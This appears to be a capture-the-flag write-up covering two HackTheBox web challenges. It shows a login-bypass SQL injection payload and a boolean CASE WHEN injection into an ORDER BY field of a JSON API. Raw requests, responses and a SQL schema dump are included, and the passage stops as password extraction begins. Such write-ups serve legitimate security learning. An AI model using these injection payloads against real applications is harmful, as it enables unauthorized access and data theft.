Auth0 CTF x HackTheBox

Minh Giang

2021-10-19

Contents

WEB - EsQueElle (600)

> We think our agency's login panel application might be vulnerable. Agent, could you assess the security of the website, and help us prevent malicious actors from gaining access to our confidential information?

As this is a web challenge, let's first look at the login page of the application.




Figure 1: Login page

First thing we can try is a SQL injection using `admin'or 1=1--` as the username and any character for the password (I'll be using `a` in this case).





Figure 2: Injection



```
message:	"HTB{sql_injecting_my_way_in}"
```


Figure 3: Injection successful

Hooray, the login page is definitely vulnerable to SQL injections! The flag is HTB{sql_injecting_my_way_in}.

WEB - Swift Jobs (600)

> You have been tasked with a pentesting engagement on a job posting platform. They've provided you with a mockup build of the website, see if you can find a way to disclose any sensitive information.

First, let's visit the web appliation.


Swift Jobs - Mozilla Firefox

46.101.8.93:31534

Swift Jobs Help Privacy Contact Twitter

Swift Jobs

Find the best jobs near you swiftly!

Jobs near your state Sort by : Date

Graphic Designer 2021-09-15
2000 USD/month
Houston
Freelance

Marketing Manager 2021-09-12
4500 USD/month
Amarillo
Full Time


Project Manager 2021-09-10
4000 USD/month
Dallas
Contract

People Operations Manager 2021-09-08
2900 USD/month
El Paso
Full Time

Product Designer 2021-09-03

Figure 4: Homepage

Now, let’s see the requests using Burp Suite.



Burp Suite Professional v2021.8.3 - Temporary Project - licensed to trial user [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://46.101.8.93:31534
Forward Drop Intercept is on Action Open Browser
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Search...
0 matches

```
POST /api/list HTTP/1.1
Host: 46.101.8.93:31534
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://46.101.8.93:31534/
Content-Type: application/json
Origin: http://46.101.8.93:31534
Content-Length: 21
Connection: close

  "order":"date DESC"
```

Figure 5: POST request in Burp Suite

I found that the POST request sends `date DESC` which is a SQL ORDER BY clause. Let's send the request to repeater and see if it's vulnerable by using CASE WHEN statement.

For the first test, I will make the condition true. If the injection works, then the results should be ordered by the date, ascending.



Burp Suite Professional v2021.8.3 - Temporary Project - licensed to trial user [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://46.101.8.93:31534
HTTP/1
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
INSPECTOR
Search...
0 matches
Done
1,034 bytes | 107 millis

```
POST /api/list HTTP/1.1
Host: 46.101.8.93:31534
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefc
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://46.101.8.93:31534/
Content-Type: application/json
Origin: http://46.101.8.93:31534
Content-Length: 57
Connection: close

{
  "order":"(CASE WHEN (1=1) THEN date ELSE salary END)--"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 891
Date: Fri, 22 Oct 2021 15:30:41 GMT
Connection: close

[
  {
    "id":5,
    "title":"Content Engineer",
    "salary":3000,
    "location":"San Antonio",
    "type":"Remote",
    "date":"2021-08-07"
  },
  {
    "id":7,
    "title":"Sales Executive",
    "salary":2000,
    "location":"Arlington",
    "type":"Full Time",
    "date":"2021-08-13"
  },
  {
    "id":8,
    "title":"Community Manager",
    "salary":2700,
    "location":"Texas City",
    "type":"Remote",
    "date":"2021-08-27"
  },
  {
    "id":3,
    "title":"Product Designer",
    "salary":3000,
    "location":"Austin",
    "type":"Full Time",
    "date":"2021-09-03"
  },
  {
    "id":6,
    "title":"People Operations Manager",
    "salary":2900,
```

Figure 6: TRUE condition in repeater

The true condition indeed worked and sorted the results by the date. To make sure that it really is vulnerable, I am now going to make the condition false and see if it orders the result by salary.




```
POST /api/list HTTP/1.1
Host: 46.101.8.93:31534
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://46.101.8.93:31534/
Content-Type: application/json
Origin: http://46.101.8.93:31534
Content-Length: 57
Connection: close

{
  "order":"(CASE WHEN (1=2) THEN date ELSE salary END)--"
}
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 891
Date: Fri, 22 Oct 2021 15:36:30 GMT
Connection: close

[
  {
    "id":1,
    "title":"Graphic Designer",
    "salary":2000,
    "location":"Houston",
    "type":"Freelance",
    "date":"2021-09-15"
  },
  {
    "id":7,
    "title":"Sales Executive",
    "salary":2000,
    "location":"Arlington",
    "type":"Full Time",
    "date":"2021-08-13"
  },
  {
    "id":8,
    "title":"Community Manager",
    "salary":2700,
    "location":"Texas City",
    "type":"Remote",
    "date":"2021-08-27"
  },
  {
    "id":6,
    "title":"People Operations Manager",
    "salary":2900,
    "location":"El Paso",
    "type":"Full Time",
    "date":"2021-09-08"
  },
  {
    "id":3,
    "title":"Product Designer",
    "salary":3000,
```


Figure 7: FALSE conition in repeater

From the result, it sure shows that the results are ordered by the salary.

Based on the source code that was given, the flag is held in the `users` table where the username is `flagholder`. First, I am going to find the length of the password using intruder.



```
--
-- Table structure for table `users`
--

CREATE TABLE `users` (
  `username` varchar(256) NOT NULL,
  `password` varchar(256) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`username`, `password`) VALUES
('flagholder', 'HTB{f4k3_fl4g_f0r_t3st1ng}');

--
-- Indexes for dumped tables
--


--
-- Indexes for table `jobs`
--
ALTER TABLE `jobs`
  ADD PRIMARY KEY (`id`);

--
-- AUTO_INCREMENT for dumped tables
--


--
-- AUTO_INCREMENT for table `jobs`
--
ALTER TABLE `jobs`
  MODIFY `id` int NOT NULL AUTO_INCREMENT, AUTO_INCREMENT=9;
COMMIT;

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
